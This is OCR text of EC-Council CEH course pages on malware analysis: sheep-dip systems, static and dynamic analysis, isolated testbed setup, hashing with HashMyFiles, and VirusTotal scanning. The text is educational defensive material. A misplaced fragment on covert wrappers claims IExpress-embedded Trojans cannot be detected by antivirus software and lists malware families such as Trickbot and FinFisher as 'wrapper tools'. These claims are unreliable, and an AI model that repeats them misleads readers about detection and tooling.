


Figure 7.82: Screenshot showing AI-generated video from studio.d-id.com

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Analysis

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.

What is Sheep Dip Computer?

Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors

Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.




Figure 7.83: Screenshot displaying the working of Antivirus Sensor System

hideo1.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27 Module 07 | Malware Threats

EC-Council C|EH

Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

Static Malware Analysis

- Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose

Dynamic Malware Analysis

- Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection

It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

hide01.ir

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry
- Understand malware functionality
- Identify malware origin

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- Which systems or data are at risk or have been compromised?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?
- What are the financial implications of the attack?
- What legal actions can be taken?

hide01.ir

Guidelines for Malware Analysis

Adhere to the following guidelines when conducting malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques
- Always perform malware analysis in an isolated, controlled environment, such as a virtual machine or a dedicated analysis lab
- Be aware of legal issues related to malware analysis, including privacy laws and regulations concerning the handling of potentially sensitive data
- Ensure that the analysis does not alert the malware authors or compromise the analysis objectives. This includes preventing the malware from communicating with external control servers unless such communication is closely monitored and controlled
- Document every step of the analysis process, including the tools used, observations made, and conclusions drawn

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

hide01.ir

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28 Module 07 | Malware Threats

EC-Council CEH

Malware Analysis Procedure: Preparing Testbed

STEP 01	Allocate a **physical system** for the analysis lab
STEP 02	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
STEP 03	Install **guest OS** on in the Virtual machine(s)
STEP 04	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
STEP 05	Simulate internet services using tools such as **INetSim**
STEP 06	Disable the "**shared folders**" and "**guest isolation**"
STEP 07	Install **malware analysis** tools
STEP 08	Generate the **hash value** of each OS and tool
STEP 09	Copy the **malware** over to the guest OS

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Some tools are required for testing. The important ones are listed below:
  - **Imaging tool**: To get a clean image for forensics and prosecution purposes.
  - **File/data analysis**: To perform static analysis of potential malware files.
  - **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
  - **Sandbox**: To perform dynamic analysis manually.
  - **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
  - **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

hide01.ir

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- VirtualBox (*https://www.virtualbox.org*)
- VMware Workstation Pro (*https://www.vmware.com*)
- Microsoft Hyper-V (*https://www.microsoft.com*)
- Parallels® Desktop Pro (*https://www.parallels.com*)
- Boot Camp (*https://support.apple.com*)

Screen Capture and Recording Tools:

- Snagit (*https://www.techsmith.com*)
- TechSmith Capture (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network and Internet Simulation Tools:

- NetSim Professional (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- GNS3 (*https://www.gns3.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.genie9.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 18 Server (*https://www.oo-software.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29 Module 07 | Malware Threats

EC-Council C|EH

Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:

1. File fingerprinting
2. Local and online malware scanning
3. Performing string search
4. Identifying packing/obfuscation methods
5. Finding the portable executables (PE) information
6. Identifying file dependencies
7. Malware disassembly
8. Analyzing ELF Executable Files
9. Analyzing Mach-O Executable Files
10. Analyzing Malicious MS Office Documents

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information

liiae1.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identifying file dependencies
- Malware disassembly
- Analyzing ELF Executable Files
- Analyzing Mach-O executable files
- Analyzing malicious MS Office documents
- Analyzing suspicious PDF documents

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


30 Module 07 | Malware Threats

EC-Council CEH

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles	HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



https://www.nirsoft.net

File Fingerprinting Tools

- Hashing (*https://github.com*)
- SHA-256 hash calculator (*https://xorbin.com*)
- Hash Tool (*https://www.digitalvolcano.co.uk*)
- MD5sums (*https://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5), Secure Hash Algorithm 1 (SHA-1) and Secure Hash Algorithm 256 (SHA-256) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.30: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.

Figure 7.31: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- GuLoader
- RDP Wrapper & Autoupdate
- SystemBC
- Trickbot
- FinFisher

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31 Module 07 | Malware Threats


EC-Council CEH

Static Malware Analysis: Local and Online Malware Scanning

- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com

Local and Online Malware Scanning Tools

- AnyRun (*https://app.any.run*)
- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- JOESandbox Cloud (*https://www.joesandbox.com*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.

hiden.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

